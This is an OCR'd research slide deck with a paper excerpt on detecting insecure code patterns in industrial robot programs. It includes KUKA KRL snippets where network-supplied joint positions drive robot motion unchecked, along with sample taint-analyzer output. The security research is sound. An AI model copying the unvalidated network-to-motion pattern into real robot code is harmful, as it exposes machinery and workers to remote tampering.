
sensitive sinks


- Robot Movement
- File Handling (e.g., read)
- File Modification (e.g., write configuration)
- Call by Name



POLITECNICO MILANO 1863 | TREND MICRO research

Overall Architecture of the Analyzer






POLITECNICO MILANO 1863 TREND MICRO research

Example Output


```
{
    "sources": [
        {
            "src_var": "joint_pos_cmd",
            "source": "eki_getreal",
            "source_fn": "eki_hw_iface_get",
            "source_line_no": 180,
            "source_filename": "kuka_eki_hw_interface.src"
        }
    ],
    "sink_var": "joint_pos_tgt",
    "sink": "ptp",
    "sink_fn": "kuka_eki_hw_interface",
    "sink_line_no": 73,
    "sink_filename": "kuka_eki_hw_interface.src"
}
```





Example Output

```
{
    "sources": [
        {
            "src_var": "joint_pos_cmd",
            "source": "eki_getreal",
            "source_fn": "eki_hw_iface_get",
            "source_line_no": 180,
            "source_filename": "kuka_eki_hw_interface.src"
        }
    ],
    "sink_var": "joint_pos_tgt",
    "sink": "ptp",
    "sink_fn": "kuka_eki_hw_interface",
    "sink_line_no": 73,
    "sink_filename": "kuka_eki_hw_interface.src"
}
```

SOURCE

```
deffct int eki_hw_iface_available() ; check if there is data form network
   decl eki_status eki_ret

   ; ...
   eki_ret = eki_checkbuffer(
        "EkiHwInterface", "RobotCommand/Pos/@A1")
   return eki_ret.buff
endfct

deffct int eki_hw_iface_get(joint_pos_cmd :out) ; read data from network
   decl eki_status eki_ret
   decl axis joint_pos_cmd
   ;...
   eki_ret = eki_checkbuffer(
        "EkiHwInterface", "RobotCommand/Pos/@A1")
   if eki_ret.buff <= 0 then
     return 0
   endif
```



POLITECNICO MILANO 1863 | TREND MICRO research

Example Output


```
{
    "sources": [
        {
            "src_var": "joint_pos_cmd",
            "source": "eki_getreal",
            "source_fn": "eki_hw_iface_get",
            "source_line_no": 180,
            "source_filename": "kuka_eki_hw_interface.src"
        }
    ],
    "sink_var": "joint_pos_tgt",
    "sink": "ptp",
    "sink_fn": "kuka_eki_hw_interface",
    "sink_line_no": 73,
    "sink_filename": "kuka_eki_hw_interface.src"
}
```

SINK

```
DEF external_movement()
    DECL axis pos_cmd

    eki_init("ExiHwInterface")
    eki_open("EkiHwInterface")

    LOOP
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A1", pos_cmd.a1)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A2", pos_cmd.a2)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A3", pos_cmd.a3)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A4", pos_cmd.a4)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A5", pos_cmd.a5)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A6", pos_cmd.a6)

        PTP joint_pos_cmd
    ENDLOOP
END
```

DATAFLOW

```
deffct int eki_hw_iface_available() ; check if there is data form network
   decl eki_status eki_ret

   ; ...
   eki_ret = eki_checkbuffer(
        "EkiHwInterface", "RobotCommand/Pos/@A1")
   return eki_ret.buff
endfct

deffct int eki_hw_iface_get(joint_pos_cmd :out) ; read data from network
   decl eki_status eki_ret
   decl axis joint_pos_cmd
   ;...
   eki_ret = eki_checkbuffer(
        "EkiHwInterface", "RobotCommand/Pos/@A1")
   if eki_ret.buff <= 0 then
     return 0
   endif
```




POLITECNICO MILANO 1863 TREND MICRO research

Example Output

```
{
    "sources": [
        {
            "src_var": "joint_pos_cmd",
            "source": "eki_getreal",
            "source_fn": "eki_hw_iface_get",
            "source_line_no": 180,
            "source_filename": "kuka_eki_hw_interface.src"
        }
    ],
    "sink_var": "joint_pos_tgt",
    "sink": "ptp",
    "sink_fn": "kuka_eki_hw_interface",
    "sink_line_no": 73,
    "sink_filename": "kuka_eki_hw_interface.src"
}
```

```
DEF external_movement()
    DECL axis pos_cmd

    eki_init("ExiHwInterface")
    eki_open("EkiHwInterface")

    LOOP
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A1", pos_cmd.a1)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A2", pos_cmd.a2)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A3", pos_cmd.a3)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A4", pos_cmd.a4)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A5", pos_cmd.a5)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A6", pos_cmd.a6)

        PTP joint_pos_cmd
    ENDLOOP
END
```


```
deffct int eki_hw_iface_available() ; check if there is data form network
   decl eki_status eki_ret

   ; ...
   eki_ret = eki_checkbuffer(
        "EkiHwInterface", "RobotCommand/Pos/@A1")
   return eki_ret.buff
endfct

deffct int eki_hw_iface_get(joint_pos_cmd :out) ; read data from network
   decl eki_status eki_ret
   decl axis joint_pos_cmd
   ;...
   eki_ret = eki_checkbuffer(
        "EkiHwInterface", "RobotCommand/Pos/@A1")
   if eki_ret.buff <= 0 then
     return 0
   endif
```



Language	Vendor
RAPID	**ABB**
KRL	**KUKA**
MELFA BASIC	**Mitsubishi**
AS	**Kawasaki**
PDL2	**COMAU**
PacScript	**DENSO**
URScript	**Universal-Robot**
KAREL	**FANUC**


Conclusions

- feels **like 25 years ago:** remember the first vulns in web apps?




Conclusions

- feels **like 25 years ago:** remember the first vulns in web apps?
- **No resource isolation:** if bad things happen…can be very bad!



Conclusions


- feels **like 25 years ago:** remember the first vulns in web apps?
- **No resource isolation:** if bad things happen…can be very bad!
- Automation engineers: please follows security guidelines



POLITECNICO MILANO 1863 TREND MICRO research

Conclusions

- feels **like 25 years ago:** remember the first vulns in web apps?
- **No resource isolation:** if bad things happen…can be very bad!
- Automation engineers: please follows security guidelines
- CISOs: please consider to audit logic written in proprietary languages!



Get in Touch and Stay Tuned

- We have a **working prototype** that can find vulnerabilities in
  - ABB RAPID
  - KUKA KRL
- If you're interested: get in touch with us! https://bit.ly/rogueautomation

https://robosec.org

Detecting Insecure Code Patterns in Industrial Robot Programs

Marcello Pogliani
Politecnico di Milano
marcello.pogliani@polimi.it

Federico Maggi
Trend Micro Research
federico_maggi@trendmicro.com

Marco Balduzzi
Trend Micro Research
marco_balduzzi@trendmicro.com

Davide Quarta
EURECOM
davide.quarta@eurecom.fr

Stefano Zanero
Politecnico di Milano
stefano.zanero@polimi.it

Abstract

Industrial robots are complex and customizable machines that can be programmed with proprietary domain-specific languages. These languages provide not only movement instructions, but also access to low-level system resources such as the network or the file system. Although useful, these features can lead to taint-style vulnerabilities and can be misused to implement malware—on par with general-purpose programming languages. In this paper, we analyze the languages of 8 leading industrial robot vendors, systematize their technical features, and discuss cases of vulnerable and malicious uses. We then describe a static source-code analyzer that we created

systems, and IT and OT networks in the factory floor. Industrial robots can be programmed online, using the "teach by showing" method, or offline, using purpose-built, domain-specific programming languages. These *industrial robot programming languages (IRPLs)* include special instructions to move the robot's arm(s), as well as common control-flow instructions and APIs to access low-level resources. Writing *task programs* (i.e., the programs that define the task to execute) in IRPLs is useful to implement custom tasks and integrate external systems in the production process. IRPLs provide access—in an almost unconstrained way—to several robot's resources like its mechanical arm(s), file-system, network, various

POLITECNICO MILANO 1863 | TREND MICRO research